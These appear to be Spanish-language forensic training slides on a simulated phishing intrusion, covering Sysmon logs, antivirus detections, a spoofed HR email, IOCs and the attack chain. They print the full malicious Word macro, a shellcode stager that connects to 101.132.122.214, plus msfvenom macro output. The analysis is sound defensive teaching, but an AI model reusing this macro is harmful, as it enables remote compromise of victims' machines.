
- Sysmon no tiene sentimientos y muestra la verdad descarnada... (!y ojo con el IOC nuevo!) → 101.132.122.214

3

```
Process Create:
RuleName:
UtcTime: 2020-11-09 11:38:08.578
ProcessGuid: {d18f9d75-2a20-5fa9-0000-00103bd06400}
ProcessId: 6560
Image: C:\Windows\System32\rundll32.exe
FileVersion: 10.0.18362.1 (WinBuild.160101.0800)
Description: Windows host process (Rundll32)
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: RUNDLL32.EXE
CommandLine: rundll32
CurrentDirectory: C:\Windows\system32\
User: MINAF\dolores.jolgorio
LogonGuid: {d18f9d75-25d0-5fa9-0000-00205a455400}
LogonId: 0x54455A
TerminalSessionId: 3
IntegrityLevel: Medium
Hashes: MD5=F68AF942FD7CCC0E7BAB1A2335D2AD26,SHA256=
11064E9EDC605BD5B0C0A505538A0D5FD7DE53883AF342F091687CAE8628ACD0,IMPHASH=F27A7FC3A53E74F45BE370131953896A
ParentProcessGuid: {d18f9d75-29e6-5fa9-0000-001082c26200}
ParentProcessId: 1824
ParentImage: C:\Program Files\Microsoft Office\Office16\WINWORD.EXE
ParentCommandLine: "C:\Program Files\Microsoft Office\Office16\WINWORD.EXE" /n "C:\Users\dolores.jolgorio\Downloads\FFP_Reorg_DEF.doc" /o ""
```

2

```
Network connection detected:
RuleName:
UtcTime: 2020-11-09 11:38:16.541
ProcessGuid: {d18f9d75-2a20-5fa9-0000-00103bd06400}
ProcessId: 6560
Image: C:\Windows\System32\rundll32.exe
User: MINAF\dolores.jolgorio
Protocol: tcp
Initiated: true
SourceIsIpv6: false
SourceIp: 10.11.2.16
SourceHostname: W10-PC5.MINAF.ES
SourcePort: 50064
SourcePortName:
DestinationIsIpv6: false
DestinationIp: 101.132.122.214
DestinationHostname:
DestinationPort: 4443
DestinationPortName:
```



Paso 8: Vector de entrada

31
/ 67

Community Score

31 engines detected this file

63c8b6288a09b1ac43867bee20e5147e1251d589458f0a2f5686f66a47e0d259
FFP_Reorg_DEF.doc

104.92 KB
Size

2020-11-14 21:47:32 UTC
1 minute ago

DOCX

docx

macros

run-dll

DETECTION	DETAILS	RELATIONS	COMMUNITY
Ad-Aware	VB:Trojan.Valyria.378	Arcabit	VB:Trojan.Valyria.378
Avast	VBA:Downloader-EQO [Trj]	AVG	VBA:Downloader-EQO [Trj]
Avira (no cloud)	HEUR/Macro.Downloader	Baidu	VBA:Trojan.Kryptik.as
BitDefender	VB:Trojan.Valyria.378	CAT-QuickHeal	O97M.Dropper.G
Cynet	Malicious (score: 70)	Elastic	Malicious (high Confidence)
Emsisoft	VB:Trojan.Valyria.378 (B)	eScan	VB:Trojan.Valyria.378
F-Secure	Trojan:W97M/MaliciousMacro.GEN	FireEye	VB:Trojan.Valyria.378
Fortinet	VBA/Kryptik.EA82ltr	GData	VB:Trojan.Valyria.378
Kaspersky	HEUR:Trojan-Downloader.Script.Generic	MAX	Malware (ai Score=84)
McAfee-GW-Edition	BehavesLike.Downloader.cc	Microsoft	TrojanDownloader:O97M/Donoff!sc
NANO-Antivirus	Trojan.Script.Agent.clxgqd	Qihoo-360	Virus.office.qexvmc.1070
Rising	Macro.Agent.bw (CLASSIC)	Sangfor Engine Zero	Malware
SentinelOne (Static ML)	Static AI - Malicious OPENXML	Sophos AV	Troj/DocDI-L
Sophos ML	Troj/DocDI-L	Symantec	ISB.Downloader!gen178
Tencent	Heur.Macro.Generic.e.44855a8	ZoneAlarm by Check Point	HEUR:Trojan-Downloader.Script.Generic
Zoner	Probably Heur.W97Obfuscated	Acronis	Undetected

Paso 8: Vector de entrada

```
FFP_Reorg_DEF - NewMacros (Código)
[General] AutoOpen

#If VBA7 Then
Private Declare PtrSafe Function CreateThread Lib "kernel32" (ByVal Dzsup As Long, ByVal Sahykr As Long, ByVal Syyha As LongPtr, Dwlwdzv As Long, ByVal Wqpyuedp As Long, Vrxbigly As Long) As LongPtr
Private Declare PtrSafe Function VirtualAlloc Lib "kernel32" (ByVal Qdftnt As Long, ByVal Ktguk As Long, ByVal Cca As Long, ByVal Oxr As Long) As LongPtr
Private Declare PtrSafe Function RtlMoveMemory Lib "kernel32" (ByVal Ebr As LongPtr, ByRef Pqirvmmeb As Any, ByVal Gtmdyxyl As Long) As LongPtr
#Else
Private Declare Function CreateThread Lib "kernel32" (ByVal Dzsup As Long, ByVal Sahykr As Long, ByVal Syyha As Long, Dwlwdzv As Long, ByVal Wqpyuedp As Long, Vrxbigly As Long) As Long
Private Declare Function VirtualAlloc Lib "kernel32" (ByVal Qdftnt As Long, ByVal Ktguk As Long, ByVal Cca As Long, ByVal Oxr As Long) As Long
Private Declare Function RtlMoveMemory Lib "kernel32" (ByVal Ebr As Long, ByRef Pqirvmmeb As Any, ByVal Gtmdyxyl As Long) As Long
#End If

Sub AutoOpen()
Dim Kzihpafs As Long, Two As Variant, Ubyywgmm As Long
#If VBA7 Then
Dim Pgar As LongPtr, Trcaxekjy As LongPtr
#Else
Dim Pgar As Long, Trcaxekjy As Long
#End If

Two = Array(232, 193, 0, 0, 0, 65, 81, 65, 80, 82, 81, 86, 72, 49, 210, 101, 72, 139, 82, 96, 72, 139, 82, 24, 72, 139, 82, 32, 72, 139, 114, 80, 72, 15, 183, 74, 74, 77, 49, 201, 72, 49, 192, 172, 60, 97, 124, 2, 44, 32, 65, 193, 201, 13, 65, 1, 193, 56, 224, 117, 2, 4, 136, 72, 1, 208, 65, 88, 65, 88, 94, 89, 90, 65, 88, 65, 89, 65, 90, 72, 131, 236, 32, 65, 82, 255, 224, 88, 65, 89, 90, 72, 139, 18, 233, 86, 255, 255, 255, 93, 72, 129, 196, 112, 254, 255, 255, 72, 141, 96, 81, 72, 49, 201, 81, 81, 104, 4, 0, 0, 8, 81, 73, 137, 201, 73, 137, 200, 72, 137, 242, 65, 186, 121, 204, 63, 134, 255, 213, 72, 133, 192, 15, 132, 111, 0, 0, 0, 106, 64, 73, 199, 193, 0, 16, 0, 0, 77, 72, 137, 194, 72, 139, 15, 65, 186, 197, 216, 189, 231, 255, 213, 72, 49, 201, 81, 81, 81, 73, 137, 217, 73, 137, 200, 72, 139, 15, 65, 186, 198, 172, 154, 121, 255, 213, 72, 49, 201, 72, 255, 201, 65, 186, 65, 81, 65, 80, 82, 81, 86, 72, 49, 210, 101, 72, 139, 82, 96, 72, 139, 82, 24, 72, 139, 82, 32, 72, 139, 114, 80, 72, 15, 183, 74, 74, 77, 49, 201, 72, 49, 192, 172, 60, 97, 124, 2, 44, 32, 65, 193, 201, 13, 128, 136, 0, 0, 0, 72, 133, 192, 116, 103, 72, 1, 208, 80, 139, 72, 24, 68, 139, 64, 32, 73, 1, 208, 227, 86, 72, 255, 201, 65, 139, 52, 136, 72, 1, 214, 77, 49, 201, 72, 49, 192, 172, 65, 193, 201, 13, 65, 28, 73, 1, 208, 65, 139, 4, 136, 72, 1, 208, 65, 88, 65, 88, 94, 89, 90, 65, 88, 65, 89, 65, 90, 72, 131, 236, 32, 65, 82, 255, 224, 88, 65, 89, 90, 72, 139, 18, 233, 75, 255, 255, 255, 93, 72, 49, 219, 83, 77, 49, 192, 77, 49, 201, 83, 83, 73, 186, 58, 86, 121, 167, 0, 0, 0, 0, 255, 213, 232, 16, 0, 0, 0, 49, 48, 49, 46, 49, 51, 50, 46, 49, 50, 50, 46, 50, 49, 52, 0, 90, 72, 137, 193, 73, 199, 192, 91, 17, 0, 86, 56, 120, 66, 104, 119, 72, 53, 83, 100, 89, 112, 120, 103, 119, 117, 97, 53, 113, 81, 73, 49, 120, 108, 108, 106, 55, 73, 80, 88, 102, 77, 100, 49, 100, 112, 81, 114, 0, 72, 137, 193, 83, 90, 65, 88, 77, 241, 106, 31, 90, 82, 104, 128, 51, 0, 0, 73, 137, 224, 106, 4, 65, 89, 73, 186, 117, 70, 158, 134, 0, 0, 0, 0, 255, 213, 77, 49, 192, 83, 90, 72, 137, 241, 77, 49, 201, 77, 49, 201, 83, 83, 73, 199, 194, 45, 116, 2, 235, 170, 232, 85, 0, 0, 0, 83, 89, 106, 64, 90, 73, 137, 209, 193, 226, 16, 73, 199, 192, 0, 16, 0, 0, 73, 186, 88, 164, 83, 229, 0, 0, 0, 0, 255, 213, 72, 147, 83, 83, 72, 137, 231, 72, 137, 241, 116, 178, 102, 139, 7, 72, 1, 195, 133, 192, 117, 210, 88, 195, 88, 106, 0, 89, 73, 199, 194, 240, 181, 162, 86, 255, 213)

Pgar = VirtualAlloc(0, UBound(Two), &H1000, &H40)
For Ubyywgmm = LBound(Two) To UBound(Two)
Kzihpafs = Two(Ubyywgmm)
Trcaxekjy = RtlMoveMemory(Pgar + Ubyywgmm, Kzihpafs, 1)
Next Ubyywgmm
Trcaxekjy = CreateThread(0, 0, Pgar, 0, 0, 0)
End Sub
```

2. Inyectar una shellcode en otro proceso

Otra opción puede ser inyectar directamente una shellcode nuestra en otro proceso (o en el propio excel). Ésta técnica es utilizada por ejemplo por metasploit cuando genera una macro de excel:

```
root@Frederik:~# msfvenom -a x64 -p windows/x64/exec CMD=cmd -f vba
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 271 bytes
Final size of vba file: 2417 bytes
#If Vba7 Then
    Private Declare PtrSafe Function CreateThread Lib "kernel32" (ByVal Eswra As Long, ByVal Nssuaag As Long, ByVal Fozn As LongPtr, Ovw As Long, ByVal Eszngdvz As Long, Yqkekr As Long) As LongPtr
    Private Declare PtrSafe Function VirtualAlloc Lib "kernel32" (ByVal Hhhic As Long, ByVal Ohjgni As Long, ByVal Fyie As Long, ByVal Dsloxc As Long) As LongPtr
    Private Declare PtrSafe Function RtlMoveMemory Lib "kernel32" (ByVal Htcuun As LongPtr, ByRef Ogfgtgzd As Any, ByVal Bqo As Long) As LongPtr
#Else
    Private Declare Function CreateThread Lib "kernel32" (ByVal Eswra As Long, ByVal Nssuaag As Long, ByVal Fozn As Long, Ovw As Long, ByVal Eszngdvz As Long, Yqkekr As Long) As Long
    Private Declare Function VirtualAlloc Lib "kernel32" (ByVal Hhhic As Long, ByVal Ohjgni As Long, ByVal Fyie As Long, ByVal Dsloxc As Long) As Long
    Private Declare Function RtlMoveMemory Lib "kernel32" (ByVal Htcuun As Long, ByRef Ogfgtgzd As Any, ByVal Bqo As Long) As Long
#EndIf

Sub Auto_Open()
    Dim Wjhz As Long, Pkbwhv As Variant, Smgoz As Long
#If Vba7 Then
    Dim Bogtvolby As LongPtr, Bzrggsmin As LongPtr
#Else
    Dim Bogtvolby As Long, Bzrggsmin As Long
#EndIf
    Pkbwhv =
    Array(72,131,228,240,232,192,0,0,0,65,81,65,80,82,81,86,72,49,210,101,72,139,82,96,72,139,82,24,72,139,82,32,72,139,114,80,72,15,183,74,74,77,49,201,72,49,192,172,60,97,124,2,44,32,65,193,201,13,65,1,193,226,237,82,65,81,72,139,82,32,139,66,60,72,1,208,139,128,136,0,
```

Paso 8: Vector de entrada

- Buscamos cadenas tipo de la macro
- **!Metasploit!**
- Macro = Stager de meterpreter
- [Nota: En un escenario real el payload sería Emotet]

Fuente:
<https://www.tarlogic.com/blog/codigo-macros-de-excel/>

Paso 8: Vector de entrada

BrowsingHistoryView

File Edit View Options Help

URL	Title	Visit Time
file:///C:/Users/dolores.jolgorio/Downloads/FFP_Reorg_DEF.doc		09/11/2020 11:53:00
http://10.11.0.66/		14/10/2020 19:26:19
http://10.11.0.66/		13/10/2020 20:41:12
http://10.11.0.66/favicon.ico		13/10/2020 20:45:08
http://10.11.0.66/FFP_Reorg_DEF.doc		13/10/2020 20:45:11
http://10.11.0.66/FFP_Reorg_DEF.doc		13/10/2020 20:45:11
http://10.11.0.66/launcher.bat		13/10/2020 20:41:14
http://10.11.0.66/launcher.bat		13/10/2020 20:41:14
http://101.132.122.215/		09/11/2020 11:37:01
http://101.132.122.215/FFP_Reorg_DEF.doc		09/11/2020 11:37:01
http://101.132.122.215/FFP_Reorg_DEF.doc		09/11/2020 11:37:01
http://101.132.122.215/FFP_Reorg_DEF.doc		09/11/2020 11:36:52
https://dl.google.com/tag/s/appguid%3D%7B8A69D345-D56...		14/10/2020 19:27:13

- Revisamos el historial de navegación
- El fichero ha sido **descargado** por la usuaria dolores.jolgorio
- IOC: 101.132.122.215
- No se aprecia más navegación ... ¿de dónde puede haber salido?



ESEDatabaseView: C:\Users\antonio\Desktop\ransomware_ate_my_network\Evidencias_Pasos_STIC\Paso 3.6 - W10-PC5 - Entrada\Comms\Unis

ObjidTable	Type	Id	ColtypOrPgnoFDP	SpaceUsage	Flags	PagesOrLocale	RootFlag	RecordOffset	Name
2	1	2	4	80	-1073741824	20	255		MSysObjects
2	2	1	4	4	1	1252	42	4	ObjidTable
2	2	2	3	2	1	1252	42	4	Type
2	2	3	4	4	1	1252	42	4	Id
2	2	4	4	4	1	1252	42	4	ColtypOrPgnoFDP
2	2	5	4	4	1	1252	42	4	SpaceUsage
2	2	6	4	4	1	1252	42	4	Flags
2	2	7	4	4	1	1252	42	4	PagesOrLocale
2	2	8	1	1	0	1252	42	4	RootFlag
2	2	9	3	2	0	1252	42	4	RecordOffset
2	2	10	4	4	0	1252	42	4	LCMapFlags
2	2	11	17	2	0	1252	42	4	KeyMost
2	2	12	4	4	0	1252	42	4	LVChunkMax
2	2	128	10	255	1	1252			Name
2	2	129	9	255	0	1252			Stats
2	2	130	10	255	0	1252			TemplateTable
2	2	131	9	255	0	1252			DefaultValue
2	2	132	9	255	0	1252			KeyFldIDs
2	2	133	9	255	0	1252			VarSegMac
2	2	134	9	255	0	1252			ConditionalColumns
2	2	135	9	255	0	1252			TupleLimits
2	2	136	9	255	0	1252			Version
2	2	137	9	255	0	1252			SortID
2	2	256	11	0	0	1252			CallbackData
2	2	257	11	0	0	1252			CallbackDependencies
2	2	258	11	0	0	1252			SeparateLV
2	2	259	11	0	0	1252			SpaceHints
2	2	260	11	0	0	1252			SpaceDeferredLVHints
2	2	261	11	0	0	1252			LocaleName
2	3	2	4	80	65585	0	42	10794	Id
2	3	4	7	80	65553	0	42	10794	Name
2	3	5	10	80	65545	0	42	10794	RootObjects
3	1	3	24	80	-1073741824	5	255		MSysObjectsShadow
3	2	1	4	4	1	1252	42	4	ObjidTable
3	2	2	3	2	1	1252	42	4	Type
3	2	3	4	4	1	1252	42	4	Id

Paso 8: Vector de entrada

- La FFP usa la app Mail de Windows 10
- C:\Users\[User]\AppData\Local\Comms
- Store.vol = BD de correos → ESEDB
- ... muy poco usable ☹️

Paso 8: Vector de entrada

```

MIME-Version: 1.0
Date: Wed, 4 Nov 2020 22:05:14 +0100
From: "rrhh@minaf.es" <admin@mina.es>
Subject: Reorganizacion FFP
Thread-Topic: Reorganizacion FFP
To: Dolores Jolgorio <dolores.jolgorio@minaf.es>
Content-Transfer-Encoding: quoted-printable
Content-Type: text/html; charset="utf-8"

<!DOCTYPE html><html>
<head>
<meta http-equiv=3D"Content-Type" content=3D"text/html; charset=3Dutf-8"></=
head>
<body><h1>Reorganizccion de la FFT</h1><p>Se adjunta nuevo esquema de la RP=
T de la FFP dentro del MINAF, de aplicacion a 1 de enero de 2021</p><p> <a =
href=3D"http://101.132.122.215/FFP_Reorg_DEF.doc">http://intranet.minaf.es/=
/rrhh/confidencial/reorg/FFP_Reorg_DEF.doc</a> </p><p>Atentamente, </p><p>R=
osa Alegria - Subdirectora de RRHH del MINAF</p></body></html> =0A=
  
```

- Guardamos el mensaje como .eml
- ... pero esto es lo que guarda ☹
- Moraleja: la app de Mail de Windows 10 no es "forensic friendly"
- mina.es != minaf.es
- Correo falsificado → ¿ataque dirigido o personalización de los atacantes?

IOC

- Presencia de ficheros con los nombres de las tools
- Persistencia WMI (Filtro con nombre “updater”)
- IP 101.132.122.214 (payload) y 101.132.122.215 (descarga del .doc)
- Presencia del fichero FFP_Reorg_DEF.doc
- Correos desde “@mina.es / Asunto: “Reorganizacion FFP” →
Enviados a otras 12 personas del FFP → Solo 1 hit 😊

W10-PC3: Conclusiones

- Atacantes entran con un correo con macro maliciosa
- Despliegan un agente de **meterpreter**
- **Reconocen** el sistema
- Hacen el cambio de Meterpreter a **Empire**
- Elevan privilegios con el exploit de la vuln. **CVE-2020-0787**
- Vuelcan credenciales locales con **powerdump**
- Reconocen el dominio e identifican **W10-PC3**
- Lanzan un agente de Empire vía **PsExec**

Análisis del incidente: Objetivos




- Alcance: 3 equipos **comprometidos**
- Impacto: Compromiso completo del equipo
- IOC: 12
- Vector de entrada: Correo con **enlace** a Word con **macro maliciosa**
- Meterpreter + recon + Empire + CVE-2020-0787 + dump de hashes + crack + AD Recon + Psexec

